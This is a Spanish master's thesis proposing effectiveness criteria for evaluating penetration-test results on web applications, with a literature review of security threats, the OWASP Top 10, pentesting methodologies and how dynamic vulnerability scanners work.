UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Ingeniería de Software y Sistemas Informáticos

Metodología para la evaluación efectiva de pruebas de penetración para la aplicación en el desarrollo de aplicaciones web

Trabajo Fin de Máster
Tipo de trabajo: Desarrollo de metodologías
Presentado por: Desiderio Sánchez, Kattya Roxana
Director/a: Alonso Secades, Vidal

Resumen

Evidentemente el crecimiento de la tecnología y el aumento de usuarios de internet ha incidido a que empresas opten también por brindar servicios online. Sin embargo, también ha dado lugar a que ciberdelincuentes creen cada vez nuevas formas de poder vulnerar el sistema de una empresa alojado en un sitio web. Es por ello, que cada vez más empresas optan por contar en sus sitios mecanismos que resguarden la seguridad del servicio digital que proveen a sus clientes, contratando así a empresas que realicen auditorías de seguridad y que éstas les suministren un reporte indicando las vulnerabilidades encontradas para poder tratarlas y así garantizar la fiabilidad y seguridad en su sistema. El objetivo de este trabajo es establecer una metodología que por medio del uso de criterios de efectividad se compruebe que los resultados obtenidos en las pruebas de penetración son efectivos. La metodología que se propone es que, en las etapas del proceso de una prueba de penetración, se evalué los resultados usando criterios de efectividad además de realizar la auditoría manual.

Palabras Clave: efectividad, pruebas de penetración, escáneres de vulnerabilidad

Abstract

Obviously, the growth of technology and the increase in Internet users has influenced companies to also choose to provide services online. However, I have also resulted in cybercriminals increasingly creating new ways to violate a company's website-hosted system. That is why, every time more companies choose to have mechanisms on their sites that safeguard the security of the digital service that they demonstrate to their clients, thus hiring companies that perform security audits and that protect the supplies of a report indicating vulnerabilities. found to be able to treat them and thus treat the reliability and security in your system. The objective of this work is to establish a methodology that through the use of determination criteria verifies that the affected results in the penetration tests are effective. The proposed methodology is that, in the stages of the penetration test process, the results are evaluated using methodology criteria in addition to performing the manual audit.

Keywords: effectiveness, penetration tests, vulnerability scan

Índice de contenidos

Índice de tablas

Índice de figuras

1. Introducción

El avance de la tecnología y surgimiento de la era digital, ha dado lugar a la transformación informática que tenemos en este momento. Cada día más empresas se van sumando a la lista de empresas que han migrado su negocio a internet también llamada nube informática, gracias a que existen en la actualidad servicios que permiten a las empresas digitalizar sus procesos y llevar la administración de su negocio de manera virtual.

Existen en la red cada vez más herramientas que ofrecen una solución para cualquier tipo de requerimiento y usuario. Tal es el caso, que el uso de las aplicaciones web poco a poco han llegado a ser parte de nuestro día a día, con ellas podemos hacer desde una consulta a nuestra cuenta bancaria desde la página web de nuestro banco hasta manejar nuestro correo electrónico. Lo que, si bien a los ojos de muchos usuarios ofrece muchas ventajas y beneficios, por otro lado, algunas aplicaciones pudieran contar con un nivel de seguridad de la información deficiente.

Miles y miles de datos viajan a través del internet debido a las aplicaciones web, pero no todas comparten un nivel de seguridad que se considere bueno por las empresas de seguridad informática. Ataques que atentan contra la seguridad de la información se han suscitado en los últimos años y han dejado en evidencia este problema que acarrea muchos inconvenientes no solo para la empresa que tiene su aplicación en la red, sino a los mismos usuarios que son víctimas de hackers informáticos que buscan los fallos o vulnerabilidades en el software para cometer actos ilegales que atenten contra los pilares de la seguridad: la confidencialidad, la integridad y la disponibilidad.

Esto ha dado como resultado que las empresas que buscan ofrecer un servicio seguro a sus usuarios, contraten a hackers éticos para que busquen todas las vulnerabilidades que tiene su producto de software, analizarlas y den una recomendación para minimizar el riesgo asociado. Estos hackers éticos son personas que buscan vulnerabilidades utilizando herramientas que usarían hackers no éticos, llamados escáneres de vulnerabilidades o herramientas de análisis dinámico que permiten ejecutar un escaneo controlado con diferentes niveles de ataques.

En el mercado existen diferentes clases de herramientas que nos permiten detectar vulnerabilidades, pero es necesario conocer todo lo que respecta a como se realizan estos análisis. Se debe conocer el objetivo, los pasos o fases a realizar, técnicas que permitan

extraer todo el conocimiento del estado de mi aplicación web y sacar la máxima cantidad de findings.

1.1 Justificación

La automatización que nos ofrecen estos escáneres permite aumentar el tiempo de eficiencia y, en consecuencia, la rentabilidad de la detección de vulnerabilidades ofreciendo la promesa de permitir a los desarrolladores centrarse en la codificación y el diseño en lugar de tener que convertirse en testers expertos de seguridad.

Actualmente existen artículos científicos que evalúan la efectividad de algunas herramientas de escaneos de vulnerabilidad para aplicaciones web y reportan resultados que son obtenidos de experimentos controlados y sistemáticos.

Aunque si bien existe libertad en la elección de seleccionar un escáner de vulnerabilidad web el factor dinero o flexibilidad presupuestaria es determinante en la decisión de que escáner seleccionar, dentro de las funciones de detección de vulnerabilidades que se buscan son: la precisión, la cobertura y la estabilidad, pero también debe ser considerado fuertemente la realidad financiera de las empresas.

Autores como (Nurmyshev & Kozhakhmet, 2016) (Antunes & Vieira, 2016) exponen los otros inconvenientes de los escáneres de vulnerabilidad y estos son:

1. Solo instantánea: un escáner de vulnerabilidad solo puede evaluar una "instantánea del tiempo" en términos de seguridad de un sistema o red. Por lo tanto, el escaneo se debe realizarse regularmente, ya que pueden surgir nuevas vulnerabilidades al sistema, y si el sistema es alterado se debe realizar un nuevo escaneo.
2. Se necesita el juicio humano: los escáneres de vulnerabilidad solo pueden informar vulnerabilidades de acuerdo a los complementos instalados en la base de datos de escaneo. No pueden determinar si la respuesta es un falso negativo o un falso positivo correcto, el juicio humano siempre es necesario para analizar los datos y comprobar la veracidad de los resultados.
3. Otros: un escáner de vulnerabilidades está diseñado para descubrir solo vulnerabilidades conocidas. No puede identificar amenazas que no están en la base de conocimiento de la herramienta, como las relacionadas con problemas físicos, operativos o cuestiones de procedimiento.

Inclusive si hablamos de las limitaciones de los dos tipos de herramientas que existen: genéricas y especializadas, las genéricas a menudo se seleccionan ya que pueden detectar un amplio espectro de vulnerabilidades, aunque tengan baja efectividad.

La construcción de herramientas efectivas requiere técnicas innovadoras que tengan en cuenta todos los diferentes vectores de entrada que puedan tener las estructuras encontradas en la etapa pasiva del escaneo.

La idea de que los diferentes componentes de las herramientas implementen características específicas, de manera desacoplada y modular, permitiendo diseñar y mejorar la herramienta fácilmente, es el enfoque que se ha trabajando en los últimos años con el fin de no solo aumentar los findings sino también mejorar la efectividad de los resultados.

De acuerdo con diversos autores, la cuantificación de la calidad del escáner de seguridad de aplicaciones web se puede lograr desafiando las características del escáner de seguridad sometiéndolo a diversas pruebas con diferentes niveles de ataque, tipo y objetivo.

Los escáneres de seguridad de aplicaciones web se cuantifican para aclarar su cobertura de prueba, eficiencia de escaneo, cobertura de ataque y la capacidad de detectar una clase de vulnerabilidad de aplicaciones web.

Los resultados de los experimentos controlados presentados por los autores expresan que una herramienta es efectiva si esta posee un tasa baja de falsos positivos (relación entre el número total de vulnerabilidades reportadas y el número de vulnerabilidades reportadas que no lo son) aceptable para ellos y otros en cambio señalan que la efectividad debe estar sujeta a no solo concentrar los esfuerzos en revisar los resultados sino que adicionalmente seguir una serie de pasos que implican una planificación a detalle de las pruebas que se van a realizar, con sus valores de entradas, URLs a analizar y demás, solo así es como ese otro grupo de autores afirman que sus resultados son efectivos y tienen otro nivel de veracidad.

1.2 Planteamiento del trabajo

La innovación permite poder reinventar cosas que ya se plantearon en su momento con un nuevo giro, dicho esto, se plantea en este trabajo poder contribuir con un nuevo nivel de veracidad que puede ser aplicado a los resultados de la ejecución de pruebas de penetración en los escáneres de vulnerabilidades.

Como ya mencionamos existen algunos elementos a considerar antes y después de realizar una prueba de penetración. Lo que se propone en este trabajo es poder realizar una verificación a los resultados, por medio de la creación de criterios de efectividad que busquen medir elementos observables y medibles que se presentan al ejecutar las herramientas.

Estos criterios se establecerán en base esos elementos o factores que se presentan en las etapas del proceso de una prueba de penetración, con el fin establecer otro nivel de comprobación a los resultados, para respaldar el nivel de confianza de la herramienta, el nivel de expertiz del auditor y la calidad de las pruebas de penetración planteadas.

Esto es de suma importancia ya que poder corroborar la veracidad de los resultados, es imperativo para un auditor, ya que así se puede obtener un reporte final mucho más detallado de las vulnerabilidades que contiene el software objetivo y permite desarrollar un plan de mitigación mucho más real, que es clave para una empresa que es auditada.

Un informe que contenga información valiosa como cuales son las URLs que tiene una alta probabilidad de ser explotadas, he incluso tener los sets con los valores de entradas que puede hacer que un sistema falle o falle parcialmente es una excelente arma para que los ingenieros puedan tomar decisiones acerca de como mejor su seguridad, con reestructuración de código, reforzando protocolos de autenticación, denegación de consultas externas a la base de datos, etc.

1.3 Estructura de la memoria

En el capítulo uno que corresponde al estado del arte, se dará a conocer cuál es el panorama de las empresas en el mercado con respecto a seguridad, cuáles son los enfoques que se utilizan para realizar escaneos de vulnerabilidad, las herramientas de software que realizan este trabajo, sus inconvenientes y cómo son afectados los resultados.

El capítulo dos consistirá en describir cuales son los objetivos generales y específicos que se plantearon para este trabajo de fin de master y además describir la metodología de trabajo que se utilizó.

El capítulo tres será el que describa la metodología efectiva que se propone para asegurar efectividad en los resultados de las herramienta de escaneo, además de reportar cómo se llevó a cabo la aplicación de la metodología, las características de la aplicación web que se utilizó, el número de anomalías que se reportó en la herramienta de escaneo y que vulnerabilidades se sumaron a la lista de resultados por cada nivel de ataque realizado y particularidades encontradas al análisis de efectividad.

En el siguiente capítulo tendremos las conclusiones de la verificación de la metodología propuesta con todas las observaciones y incidencias que se presentaron en todo el proceso de construcción, aplicación y reporte de resultados.
También se expondrán algunas líneas de trabajo futuras en la que se describirá las variaciones que puede tener el experimento.

Por último, detallaremos la lista de autores de las cuales son sirvieron de inspiración y ayuda para poder construir este trabajo.

2. Contexto y estado del arte

2.1 El crecimiento de la tecnología

El crecimiento del internet y el aporte de nuevas tecnologías benefició al crecimiento de industrias que desarrollan software. Cada vez es mas común que empresas pequeñas con diferentes modelos de negocio migren sus procesos manuales a un software que le facilite su trabajo y les ahorre tiempo, gracias a la evolución que ha tenido la tecnología a través de los años. Craig Barrett dijo, “Ha habido una serie interminable de desafíos de ingeniería, y eso es lo que ha atraído a ingenieros inteligentes que no entienden que se supone que no pueden resolver estos problemas” (Mannion, 2005).

Es así, como venciendo desafíos y obstáculos que se han presentado en los caminos de los ingenieros a lo largo de la historia, ha incidido al avance tecnológico que vemos hoy en día.
Tomando de ejemplo a como las empresas guardaban y almacenaban la información de sus negocios, haciendo uso de dispositivos de almacenamiento físico y como fueron dejados a un lado, debido a la necesidad de los usuarios de poder administrar mejor la información, migrándola a plataformas que cuentan ya con servicios que gestionan la información en la red, la también llamada red de redes.

La innovación y el desarrollo tecnológico son factores elementales para el desarrollo y competitividad de las empresas (Zayas Barreras, Parra Acosta, López Arciniega, & Torres Sánchez, 2015), de allí nace la necesidad del cambio y de permitir el progreso, puesto que este debe estar dentro de los objetivos organizacionales de toda empresa que desee continuar en el mercado y es por esta razón que estar al tanto del desarrollo tecnológico cada día se ha vuelto una necesidad para la sobrevivencia.

2.2 Panorama de la tecnología y seguridad en las empresas

Una aplicación web es una página web especial que posee una base de datos asociada que permite una mayor interacción del usuario y a la que accedemos a través de un navegador utilizando internet o una intranet (Ramos Martin, 2014) y gracias a la evolución de las telecomunicaciones estas están disponibles las 24 horas para satisfacer los requerimientos de n cantidad de usuarios, por lo que se puede decir que actualmente todos somos usuarios de aplicaciones web.
Debido a la versatilidad de las aplicaciones web contamos con servicios de almacenamiento, de gestión de tareas, de gestión de proyectos, inclusive podemos realizar transacciones

bancarias o compras en la red. Estos dos últimos, por ejemplo, son sistemas en la red que son mucho más complejos, que no solo están dirigidos para un grupo objetivo en particular, sino que comparten la importancia de contar con seguridad de la información.

Para Aguilera López, con respecto a la seguridad informática: “Lo que no está permitido debe estar prohibido” (2010). Un aspecto importante a recalcar es que la mayoría de los fallos de seguridad se deben al factor humano y todos los elementos que participan en un sistema de información pueden verse afectados por fallos de seguridad. Toda información que se maneje en esta clase de sistemas debe ser protegida, ya que, si cualquier persona ajena al sistema llega a acceder, no solo se deja en evidencia al usuario sino también al tipo de servicio que ofrece la empresa, convirtiéndolo claramente en un riesgo.

Urbina define a la seguridad de la información de la siguiente manera: “La seguridad informática es la disciplina que, con base en políticas y normas internas y externas de la empresa, se encarga de proteger la integridad y privacidad de la información que se encuentra almacenada en un sistema informático, contra cualquier tipo de amenazas, minimizando los riesgos tanto físicos como lógicos, a los que está expuesta” (2016).

Tal es el caso que, no es suficiente tener nombres de usuarios y contraseñas, sino que se requiere tener reglamentos y diversas políticas de privacidad y protección de datos, igualmente debe ser integral y encajar en una empresa sin problemas (Martelo & Madera, 2015). La información es tan valiosa tanto en el ámbito personal como en el de las empresas y es por esta razón que es considerada fundamental para la vida de todo ser vivo (Urbina, 2016).

Un riesgo es la medida del probable daño que causará una amenaza, que aprovecha una vulnerabilidad para causar daño (Albacete, 2015).

La norma ISO 17799 apoya tres aspectos o ¨principios de seguridad¨ esenciales (Albacete, 2015). El primero que es la confidencialidad, que se refiere a que la información solo este accesible para quien este autorizado. Le sigue la integridad que indica que la información debe ser exacta y completa, de manera que solo pueda modificarla quien esté autorizado y por último la disponibilidad, que trata que la información debe poder ser accesible cuando sea necesario (Carpentier, 2016).

Cada uno de los conceptos mencionados resumen los objetivos de la seguridad de la información y algunos autores los conocen como ¨Triada de la Seguridad¨ o ¨CIA¨ (empleando

las iniciales de los términos en ingles confidentiality o confidencialidad, integrity o integridad, y availability o disponibilidad).

La norma ISO/IEC 27000 es un estándar de gestión que define una metodología para llevar a cabo la implementación de un Sistema de Gestión de Seguridad de la Información o SGSI (Gómez Orozco, 2013). La información puede estar soportada en diferentes elementos que permiten el flujo de los datos y el acceso a esta por parte de los empleados, clientes y en diferentes casos hasta de terceros, por lo que deben ser gestionados y mantenidos correctamente para dar cumplimiento a los principios de seguridad.

Una amenaza citando textualmente del glosario de la ISO 27000 se define como: “es la causa potencial de un incidente no deseado, el cual puede causar daño a un sistema o la organización”. Albacete indica que, para determinar las amenazas o encontrar nuevas, se pueden clasificar como: naturales o artificiales, las relacionadas al entorno o al hombre y las accidentales o intencionadas. Para esto el autor expone un conjunto de amenazas frecuentes que es un extracto del catálogo de amenazas de MAGERIT. MAGERIT es el acrónimo que se le da a la Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información, que tiene como objetivo ofrecer un método sistemático para analizar riesgos, concienciar a las organizaciones de la necesidad de gestionar los mismos y ayudar a descubrir y planificar el tratamiento oportuno de estos (Cordero Torres, 2015).
A continuación, se presenta una tabla de un extracto propio del catálogo de amenazas de MAGERIT.

Tabla 1. Catálogo de amenazas

Catálogo de amenazas		
Origen	**Amenaza**	**Riesgos Usuales**
Desastres Naturales	Incendios	Que el fuego acabe con los recursos del sistema
	Inundaciones	Que el agua acabe con los recursos del sistema
	Rayo, tormenta eléctrica	Destrucción de sistemas electrónicos
Industrial	Corte del suministro eléctrico	Parada de sistemas
	Sobrecarga eléctrica, fluctuaciones eléctricas	Destrucción de sistemas electrónicos
	Condiciones inadecuadas de temperatura y humedad	Destrucción de componentes

	Fallo de servicios de comunicaciones	Parada de sistema
Errores y fallos no intencionados	Errores de los usuarios	Pérdida de información
	Errores del administrador	Parada de sistema, ausencia de seguridad y trazabilidad
	Errores de configuración	Parada de sistema, ausencia de seguridad y trazabilidad
	Difusión de software dañino (virus, spyware, gusanos, troyanos)	Parada de sistema, ausencia de seguridad y trazabilidad
	Escape de información: la información llega a quien no debe	Pérdida completa de confidencialidad
	Alteración de la información: la alteración accidental de la información	Pérdida completa de integridad
	Vulnerabilidad de los programas (defectos en el código que producen errores)	Paradas del sistema y/o pérdida de integridad
	Caída del sistema por agotamiento de recursos	Paradas del sistema
Ataques intencionados	Manipulación de la configuración	Parada de sistema, ausencia de seguridad y trazabilidad
	Suplantación de la identidad del usuario	Pérdida completa de confidencialidad e integridad
	Repudio	Pérdida de trazabilidad de las operaciones
	Interceptación de información(escucha)	Pérdida de confidencialidad
	Denegación de servicio	Paradas del sistema
	Divulgación de la información	Pérdida de confidencialidad
	Ingeniería Social	Parada de sistema, ausencia de seguridad y trazabilidad

Nota: Albacete, J. F. G. (2015) Seguridad en equipos informáticos. Recuperado de: Catálogo de amenazas de MAGERIT.

La vulnerabilidad, a diferencia de la amenaza, se produce a través de una programación descuidada o de una mala utilización del software (Núñez, 2013), cuando se constituye un hecho o una actividad que permite que la amenaza se realice y no hay suficiente protección para evitar que suceda.

Son pocas las empresas que se preocupan además de brindar un buen servicio, implementar medidas de seguridad informática (Gil Vera & Gil Vera, 2017) esto debido a que ven a la seguridad de la información como un gasto y se limitan a implementar controles físicos de seguridad creando una falsa sensación de protección (Martínez Cortes, 2015) desprotegiendo los activos de información de una empresa lo que puede generar grandes pérdidas.

Las tecnologías de información y comunicaciones (TIC) son recursos esenciales para la productividad y competitividad de las empresas, por lo que mantener niveles aceptables de riesgo de la información y de los dispositivos tecnológicos se lo considera imperativo, de manera de que con el fin de proteger a la información, las empresas han optado por crear buenas prácticas de seguridad de la información además de salvaguardas (Vivar, 2019), ya que cuantas mas contramedidas se dispongan, menor es el daño probable.

La información ha llegado a convertirse en el activo más importante de las organizaciones, para lo cual las personas encargadas de la seguridad de los sistemas informáticos de las empresas, deben establecer procedimientos y herramientas eficientes para el envió de datos de una forma segura. Convirtiendo a la seguridad de la información en una responsabilidad y compromiso de las organizaciones según sea la actividad económica a la que se dedican: publicas, privadas o de cualquier otra naturaleza (Guerrero Erazo & Lasso Garces, 2015).

Esto no solo se logra al instalar un antivirus, que en otro momento en el tiempo fue un éxito pero actualmente toda organización que desee protegerse no se puede confiar únicamente de estas herramientas (Najar Pacheco & Suárez Suárez, 2015), se debe preservar los activos informáticos, como la infraestructura tecnológica (hardware & software), mediante el uso de pautas, procedimientos, métodos y técnicas de apliquen seguridad informática, es así que se protege los bienes materiales e inmateriales.

Es imposible alcanzar la completa ausencia de inseguridad (Albacete, 2015) de modo que las amenazas tecnológicas son parte de nuestra cotidianeidad y mas aún de la vida organizacional (Valencia Duque, 2017). La seguridad de la información es una disciplina asociada tradicionalmente a la gestión de las tics. Por lo tanto, el descuido en los controles y

el uso inadecuado de la información en las organizaciones incide a tener mayor probabilidad a que sistemas sean vulnerados (Guerrero Erazo & Lasso Garces, 2015).

Existe información que solo debe ser de conocimiento de la empresa y como tal debe ser protegida, para lo cual debe contarse con la tecnología adecuada y personal capacitado. Esto se logra con una suficiente inversión que minimice riesgos, ya que la información al circular por la red está altamente expuesta a vulnerabilidades que pueden ser aprovechadas por organizaciones cibercriminales (Najar Pacheco, 2017) .

2.3 Tipos de ataques y enfoques para combatirlos

La inseguridad en Internet ha ido en aumento (Najar Pacheco, 2017), tanto que algunas compañías han decidido preocuparse por este tema, lo que ha dado lugar a que empresas de seguridad informática se creen. El uso del internet para la prestación de diversos servicios en diferentes sectores de la sociedad y el aumento en el número de ataques aprovechando las vulnerabilidades o fallos de seguridad (Hernández Saucedo & Mejia Miranda, 2015) han sido factores para que las empresas busquen protegerse.

Dentro de los principales ataques según (Hernández Saucedo & Mejia Miranda, 2015) que están basados en vulnerabilidades se encuentran, por ejemplo, los de Inyección SQL o de sistemas operativos, los de secuencia de comandos en sitios cruzados, los de falsificación de petición en sitios cruzados, entre otros.

La fundación OWASP es una organización sin ánimo de lucro establecida en 2004, que se encarga de la concepción, desarrollo, adquisición, operación y mantenimiento de aplicaciones confiables para la seguridad de sistemas y para el uso de cualquier organización que lo necesite (Román Muñoz, 2018). Las clasificaciones de las vulnerabilidades web más relevantes hasta el momento son las que realizan las organizaciones como: Open Web Application Security Project (OWASP) y Web Apllication Security Consortium (WASC).

El consorcio de seguridad para aplicaciones web o WASC es también un organismo sin ánimo de lucro, que tiene como objetivo desarrollar estándares de seguridad y esta formado por un grupo internacional de expertos, profesionales y organizaciones de seguridad de la información (Román Muñoz, 2018).

OWASP realiza periódicamente la clasificación de los fallos de seguridad más críticos para las aplicaciones web, llamado OWASP Top 10. Mientras que WASC desarrolla y mantiene una clasificación de 49 amenazas en aplicaciones web llamada WASC Threat Classification o WASCTC, que divide las amenazas entre debilidades y ataques, e incluye la fuente de las amenazas (Roman Muñoz & Sabido Cortes, 2014).

Existen bastantes sectores que se ven afectados por el desarrollo de software inseguro (Avilés, 2015) y es necesario concientizar acerca de la seguridad de las aplicaciones web, ese es el objetivo del proyecto OWASP Top 10.

Según el proyecto “El software inseguro está minando nuestra salud financiera, el área de defensa, de energía, y otras infraestructuras críticas. A medida que nuestra infraestructura digital cada vez es más compleja e interconectada, la dificultad en la construcción de aplicaciones seguras aumenta exponencialmente. No es posible tolerar más los problemas de seguridad presentados en el Top Ten”.

De acuerdo al OWASP Top 10, se tienen las siguientes vulnerabilidades que son las más dañinas que pueden sufrir las aplicaciones web:

Tabla 2. Top ten de OWASP

Top ten de OWASP	
Vulnerabilidades	**Significado**
Inyección	Las fallas de inyección como SQL, NoSql, OS o LDAP ocurre cuando se envían datos no confiables a un intérprete, en el que el atacante engaña al interprete para ejecutar comandos involuntarios.
Pérdida de autenticación	El atacante tiene la posibilidad de comprometer usuarios y contraseñas, tokens de sesiones o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
Exposición de datos sensibles	Los atacantes pueden atacar o modificar datos como información financiera, de salud o personal, con el fin de llevar a cabo fraudes

	con tarjetas de crédito, robos de identidad u otros delitos.
Entidades externas XML (XXE)	Las entidades externas pueden utilizarse para revelar archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar códigos programados de forma remota y realizar ataques de denegación de servicio (DOS).
Pérdida de control de acceso	Los atacantes pueden explotar los defectos que tienen las aplicaciones web para acceder de forma no autorizada a funcionalidades y/o cuentas de otros usuarios.
Configuración de seguridad incorrecta	Se debe en parte a establecer la configuración de forma manual, ad hoc o por omisión. Por ejemplo: cabeceras HTTP mal configuradas, falta de parches y actualizaciones, dependencias y componentes desactualizados, etc
Secuencia de comandos en sitios cruzados (XSS)	Ocurre cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación adecuada. Permite ejecutar comandos en el navegador de la víctima y el atacante puede obtener una sesión, modificar los sitios web o re direccionar al usuario a un sitio malicioso.
Deserialización Insegura	Ocurre cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios.
Componentes con vulnerabilidades conocidas	Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor, en el cual se puede debilitar las defensas de las

	aplicaciones y permitir diversos ataques e impactos.
Registro y monitoreo insuficientes	Permite al atacante mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos.

Nota: Elaboración de Arias, Angel (2019). "Análisis de vulnerabilidades de servidores virtuales, caso práctico servicios web informáticos de la ESPOCH".

En cuanto a las técnicas que utilizan los programas de análisis para detectar vulnerabilidades, autores indican que pueden ser divididos en tres categorías principales: el análisis estático, el análisis dinámico y el híbrido (Mohammad Ghaffarian & Reza Shahriari , 2017).
Sin embargo, existen técnicas que suelen ser dedicadas exclusivamente a un tipo de objetivo. Por ejemplo, si hablamos de la detección de vulnerabilidades en aplicaciones web se puede realizar solo dos tipos de análisis: Dinámico y Estático (Vega, 2016).

El análisis estático es la revisión de los posibles fallos existente a nivel interno, se posee el código fuente para buscar las vulnerabilidades que puedan dar lugar a un fallo. Esto implica descubrir un subconjunto de entradas con el que un usuario malintencionado o atacante, puede explotar errores lógicos en un sistema para conducirlo a un estado inseguro (Shah & Mehtre, 2014), detectarlo y corregirlo.
De hecho, las herramientas que permiten este tipo de análisis son conocidas como herramientas de prueba de caja blanca.

Vega indica que existen cinco técnicas para realizar el análisis estático, a continuación, se describe cada una brevemente.

1. Análisis de flujo de datos: Comprueba el comportamiento de los datos de prueba para el análisis verificando su paso a través de las funcionalidades de la aplicación. Esta técnica permite descubrir la declaración de variables que no han sido utilizadas o el uso de variable que no han sido declaradas previamente.
2. Análisis de control de flujo: Verifica la estructura de la aplicación y desarrolla casos de prueba en base a su estructura. Esta técnica se encarga de cubrir toda la estructura de control de la aplicación.
3. Análisis de ruta: Verifica todos las posibles rutas o caminos que puede tomar la aplicación cuando esté en ejecución con un determinado grupo de datos de entrada. Se la considera una técnica efectiva y se usa para verificar aplicaciones muy complejas.

4. Análisis de condicionante: Constata que la implementación de las condiciones dentro de la aplicación y los datos de prueba que se utilizan en el análisis se verifiquen al menos una vez.
5. Análisis de bucle: Se enfoca en la correcta implementación de los bucles dentro de la aplicación. Entres los tipos de bucles tenemos: simple, anidado y concatenado.

Así como tenemos al análisis estático, el dinámico por otro lado es un tipo de prueba que verifica el comportamiento de una aplicación ante distintos parámetros y condiciones (Vega, 2016).

Este tipo de prueba es realizado por software especializado conocido como herramientas de pruebas de penetración o de caja negra, estas pruebas no hacen necesarias tener el código fuente para realizar el análisis de la aplicación web que se analiza, basta con que la herramienta permita interceptar las solicitudes maliciosas enviadas por el escáner de vulnerabilidad web.

Un test de penetración es un intento de comprometer la seguridad utilizando las mismas técnicas empleadas por un atacante (Areitio, 2009).
Areitio, expone algunas razones del por qué de los test de penetración y estos son:

1. Para medir la seguridad de un sistema, red o proceso de negocios por parte de una tercera parte.
2. Para valorar los posibles riesgos.
3. Para hacer a la alta dirección “consciente de la seguridad”.

La exploración de vulnerabilidades en general proporciona una base que permite empezar a construir un perfil de riesgo, porque estos tests muestran lo que las vulnerabilidades significan para la organización y pueden ayudar a verificar lo que se esta haciendo mal.

2.4 Herramientas para análisis dinámico

Una herramienta de análisis dinámico de vulnerabilidades web o escáner de vulnerabilidad web, es un software que analiza de manera funcional por medio de políticas definidas que varían de acuerdo a la herramienta, busca vulnerabilidades que puedan ser explotadas y que logren provocar un comportamiento que deje en evidencia algún fallo en el código de la aplicación web (Vega, 2016).

Adicionalmente, la manera en que las herramientas analizan las vulnerabilidades puede ser de dos tipos: automática o semiautomática, pero para que inicie el análisis, se le debe proporcionar una URL o URLS de la aplicación que será el objeto del ataque.

Hoy en día, empresas de software se han preocupado por crear herramientas para detectar vulnerabilidades, algunas son gratuitas y otras comerciales o bajo pago, pero sea cual sea tienen todas como objetivo proporcionar una búsqueda automática de vulnerabilidades evitando la repetitiva y tediosa tarea de hacer cientos o incluso miles de pruebas a mano (Antunes & Vieira, 2016).

En cada una de estos grupos existen además herramientas de tipo (Vega, 2016):

- Especializadas: Diseñadas para buscar determinadas vulnerabilidades, ya que poseen una base de conocimiento que les permite generar parámetros de entrada para realizar los ataques. Por ejemplo, de solo vulnerabilidades de tipo Inyección SQL o de sitios cruzados.

- Genéricos: Creadas para detectar la mayoría de vulnerabilidades conocidas y además permitir ofrecer una capacidad de búsqueda especializada, porque cuentan con una amplia gama de características que les permiten descubrir mayor cantidad de vulnerabilidades de distintas clases.

Cabe añadir que las herramientas de detección automática se han vuelto populares ya que sirven como apoyo a los profesionales en la búsqueda de esas vulnerabilidades (Méndez León, 2016) y actualmente en el mercado contamos con software que nos permiten llegar a cabo este proceso (López de Jiménez, 2017) (Ramos Ramos, 2013) que se basan en metodologías o guías para la realización de pruebas de penetración como lo son: OSSTMM, OWASP, PTES, ISSAF y CVSS.

La siguiente tabla indica algunas de esas metodologías que se utilizan desde la perspectiva de las aplicaciones web.

Tabla 3. Metodologías / Guías aplicadas a aplicaciones web

Metodología/Guía	Descripción
ISSAF (Information System Security Assessment Framework) o Marco de Evaluación de Seguridad de Sistemas de Información	Organiza la información en base a criterios de evaluación, escritos y revisados por expertos.
PCI DSS (Payment Card Industry Data Security Standard)	Es un método desarrollado por las compañías de tarjetas de débito y de crédito más importantes. Es una guía para que las organizaciones que procesan, almacenan y transmiten datos de los titulares de las tarjetas manejen un estándar de seguridad.
OSSTMM (Open Source Security Testing Methodology Manual)	Este modelo sirve como referente para las organizaciones que precisan de un pentesting de calidad, ordenado y eficiente.
El Estándar para la Ejecución de Pruebas de Penetración o PTES (Penetration Testing Execution Standard)	Es un estandar que este puesto en práctica por muchos profesionales de prestigio, además de ser un modelo a seguir en libros de aprendizaje asociados a realizar pentesting.
La Guía de Pruebas de OWASP (OWASP Testing Guide)	Propone una guía de buenas prácticas en la codificación de software, intregrandolas en el ciclo de desarrollo de aplicaciones para minimizar vulnerabilidades.

Nota: Elaboración propia basada en González Brito, H. R., & Montesino Perurena, R. (2018). Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. *Revista Cubana de Ciencias Informáticas*, *12*(4), 52-65.

Estas herramientas de análisis dinámico suelen contar con tres módulos principales (Román Muñoz, 2016) y realizar el análisis en dos etapas: Pasiva o (en inglés Crawling) y Activa.

Para Román Muñoz, los módulos principales son:

1. Un rastreador, que se encarga de iniciar el rastreo de la aplicación partiendo de las URLs, recupera los archivos y las páginas accesibles e identifica todas las entradas que pueden intervenir en los formularios, al mismo tiempo que los parámetros que se envían al servidor de aplicación.

2. Un módulo de ataque, que se encarga de generar valores para explotar algún tipo de vulnerabilidad, estos valores son generados para cada entrada que ha encontrado el rastreador y para cada tipo de vulnerabilidad.
3. Un módulo de análisis, que se encarga de analizar las respuestas retornadas por el servidor o la aplicación de los diferentes ataques en busca de algún patrón que pudiera dar como exitoso un ataque.

Tal como mencionamos existen dos etapas de análisis, primero tenemos a la etapa pasiva que tiene como objetivo navegar a través de la aplicación web, con el objetivo de identificar todos los elementos del sitio web y sus vectores de entrada (Vega, 2016).

En esta etapa se ejecutan dos tareas:

- El Rastreo o Crawling, que se refiere a que la herramienta busca todos los posibles enlaces y directorios que componen la aplicación web, obteniendo su código HTML.
- Identificador de parámetros de entrada, que consiste que el escáner realiza ingeniería inversa sobre el código HTML para identificar campos de entrada de datos en formularios.

La etapa activa del análisis por otra parte empieza cuando el escáner ha identificado la estructura y todos los campos de entrada de la aplicación web, es en ese momento que la herramienta inicia los ataques, que consisten en inyectar valores en cada parámetro, para que posteriormente se analicen las respuestas recibidas por parte de la aplicación (Vega, 2016).

